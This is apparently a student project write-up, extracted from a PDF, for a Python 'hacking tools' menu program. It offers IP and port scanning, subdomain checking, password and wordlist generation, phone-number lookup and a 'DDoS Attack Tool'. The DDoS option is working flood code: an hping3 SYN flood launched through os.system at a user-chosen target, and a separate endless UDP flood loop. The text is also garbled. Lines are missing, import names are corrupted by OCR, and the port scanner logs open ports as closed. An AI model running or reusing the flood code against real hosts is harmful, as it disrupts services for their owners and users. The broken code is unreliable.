Code:-

```
import socket
import string
import grcode
import requests
import ipaddress
from scapy.all import sr1, IP, ICMP
from whois import whois
import itertools
import subprocess
import os
def is_host_live(host):
   packet = IP(dst=host)/ICMP()
    response = sr1(packet, timeout=2, verbose=False)
   return response is not None
def scan_ports(host, ports):
   open_ports = []
   closed_ports = []
    for port in ports:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1)
        result = sock.connect_ex((host, port))
        if result == 0:
            open_ports.append(port)
            closed_ports.append(port)
        sock.close()
   return open_ports, closed_ports
def generate_barcode(data, filename="barcode.png"):
   from barcode import Code128
    from barcode.writer import ImageWriter
   barcode = Code128(data, writer=ImageWriter())
   barcode.save(filename)
   print(f"Barcode saved as {filename}")
def generate_qrcode(data, filename="qrcode.png"):
    img = qrcode.make(data)
    img.save(filename)
   print(f"QR Code saved as {filename}")
def generate_password(length=12):
    characters = string.ascii_letters + string.digits + string.punctuation
    password = ''.join(random.choice(characters) for i in range(length))
   return password
def generate_wordlist(words, filename="wordlist.txt"):
    with open(filename, 'w') as f:
        for word in itertools.permutations(words):
            f.write(''.join(word) + '\n')
   print(f"Wordlist saved as {filename}")
```

```
def phone_number_info(number):
    phone_number = phonenumbers.parse(number)
    return {
```


```
"Country": phonenumbers.region_code_for_number(phone_number),
        "Valid": phonenumbers.is_valid_number(phone_number),
        "Possible": phonenumbers.is_possible_number(phone_number),
def check_subdomain(domain, subdomains):
   found_subdomains = []
   for subdomain in subdomains:
       url = f"http://{subdomain}.{domain}"
       try:
            response = requests.get(url)
            if response.status code == 200:
               found subdomains.append(url)
        except requests.ConnectionError:
   return found subdomains
def ddos_attack(target, port=80, duration=10):
   cmd = f"hping3 -S {target} -p {port} --flood -c {duration}"
   os.system(cmd)
def main():
       print("""
       4. QRCode Generator
       5. Password Generator
       6. Wordlist Generator
       7. Phone Number Information Gathering
       8. Subdomain Checker
       9. DDoS Attack Tool
       choice = input("Enter your choice: ")
       if choice == "1":
           start_ip = input("Enter the starting IP address: ")
           end_ip = input("Enter the ending IP address: ")
               start_ip = ipaddress.ip_address(start_ip)
               end_ip = ipaddress.ip_address(end_ip)
            except ValueError as e:
               print(f"Invalid IP address: {e}")
            for ip in ipaddress.summarize_address_range(start_ip, end_ip):
                for host in ip:
                    if is_host_live(str(host)):
                       print(f"{host} is live.")
                        print(f"{host} is not live.")
       elif choice == "2":
           target = input("Enter the target IP address for port scanning: ")
```


ports = input("Enter the ports to scan (comma-separated): ")
ports = [int(port.strip()) for port in ports.split(',')]

```
open_ports, closed_ports = scan_ports(target, ports)
    print(f"Open ports: {open_ports}")
    print(f"Closed ports: {closed_ports}")
elif choice == "3":
   data = input("Enter the data for barcode generation: ")
   generate_barcode(data)
elif choice == "4":
   data = input("Enter the data for QR code generation: ")
   generate_qrcode(data)
elif choice == "5":
   length = int(input("Enter the password length: "))
   password = generate_password(length)
   print(f"Generated password: {password}")
elif choice == "6":
   words = input("Enter words for wordlist generation (comma-separated): ").split(',')
   generate_wordlist(words)
elif choice == "7":
   number = input("Enter the phone number: ")
    info = phone_number_info(number)
   print(f"Phone Number Information: {info}")
elif choice == "8":
   domain = input("Enter the domain: ")
    subdomains = input("Enter subdomains to check (comma-separated): ").split(',')
    found_subdomains = check_subdomain(domain, subdomains)
   print(f"Found subdomains: {found_subdomains}")
elif choice == "9":
    target = input("Enter the target for DDoS attack: ")
    port = int(input("Enter the port for DDoS attack: "))
   duration = int(input("Enter the duration of the attack in seconds: "))
   ddos_attack(target, port, duration)
elif choice == "0":
   break
   print("Invalid choice. Please try again.")
```

```
if __name__ == "__main__":
    main()
```


Setting up the Environment linux is used in vm ware





Setting up the required environment in vs code:-

pip install scapy qrcode Pillow requests phonenumbers whois pip install python-whois



Python code:-

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wes > Juen > OneDrive -viupacin > 1Stop > Project ≥ > ♦ import socket.py > @ generate_barcode
import socket
import frandom
import string
import groade
import groade
import requests
import requests
import requests
import requests
from scapy.all import spi, IP, ICMP
from whois import import spin tiertools
import itertools
import itertools
import socket.port sessions
import socket.port sessions
import socket.port sessions
import os
                                       def is host live(host):
   packet = IP(dst-host)/ICMP()
   response = srl(packet, timeout=2, verbose=False)
   return response is not None
0
                                       def generate_barcode(data, filename="barcode.png"):|
from barcode_import Code128
from barcode.writer import ImageWriter
barcode = Code128(data, writer=ImageWriter())
barcode.save(filename)
```

Output:-

```
def is host live(host):
    packet = IP(dst-host)/ICMP()
    response = srl(packet, timeout=2, verbose=False)
    return response is not None
0
                                                                                                                                                                                                                                                                                                                                                                    ▶ Python
                          Select a tool:

1. IP Scarmer

2. Part Scarmer

3. Barcode Generator

4. QRode Generator

5. Passaord Generator

6. Mordlist Generator

7. Phose Number Information Cathering

8. subdomain the Lee

9. 0005 Attack Tool

10. Edit
```

The Given below codes are sepearate codes that can be used if needed:-

BARCODE:-

```
import barcode
from barcode.writer import ImageWriter

def generate_barcode(data, filename):
    EAN = barcode.get_barcode_class('ean13')
    ean = EAN(data, writer=ImageWriter())
    ean.save(filename)
```

```
# Example usage
generate_barcode('123456789102', 'barcode')
```

QR CODE:-

```
import qrcode

def generate_qr(data, filename):
    qr = qrcode.QRCode(
        version=1,
        error_correction=qrcode.constants.ERROR_CORRECT_L,
        box_size=10,
        border=4,
    )
    qr.add_data(data)
    qr.make(fit=True)
    img = qr.make_image(fill='black', back_color='white')
    img.save(filename)
```

```
# Example usage
generate_qr('Hello, world!', 'qrcode.png')
```

PASSWORD GENERATOR:-

```
import random
import string

def generate_password(length=12):
    characters = string.ascii_letters + string.digits + string.punctuation
    password = ''.join(random.choice(characters) for i in range(length))
    return password
```

```
# Example usage
print(generate_password())
```

WORDLIST GENERATOR:-

```
def generate_wordlist(words, filename):
    with open(filename, 'w') as f:
        for word in words:
            f.write(f"{word}\n")

# Example usage
words = ["admin", "password", "123456", "letmein"]
generate_wordlist(words, 'wordlist.txt')
```

PHONE NUMBER:-

```
import phonenumbers
from phonenumbers import geocoder, carrier

def phone_info(number):
    parsed_number = phonenumbers.parse(number)
    country = geocoder.description_for_number(parsed_number, 'en')
    service_provider = carrier.name_for_number(parsed_number, 'en')
    return country, service_provider
```

```
# Example usage
number = "+14155552671"
country, provider = phone_info(number)
print(f"Country: {country}, Service Provider: {provider}")
```

SUB DOMAIN:-

```
import requests

def check_subdomains(domain, subdomains):
    for subdomain in subdomains:
        url = f"http://{subdomain}.{domain}"
        try:
            requests.get(url)
            print(f"Subdomain {url} exists")
        except requests.ConnectionError:
            print(f"Subdomain {url} does not exist")
```

```
# Example usage
subdomains = ["www", "mail", "ftp"]
check_subdomains("example.com", subdomains)
```

DDOS:-

```
import socket
import threading

def dos_attack(ip, port):
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    bytes = random._urandom(1024)
    while True:
        sock.sendto(bytes, (ip, port))
```

```
# Example usage
# threading.Thread(target=dos_attack, args=("192.168.1.1", 80)).start()
```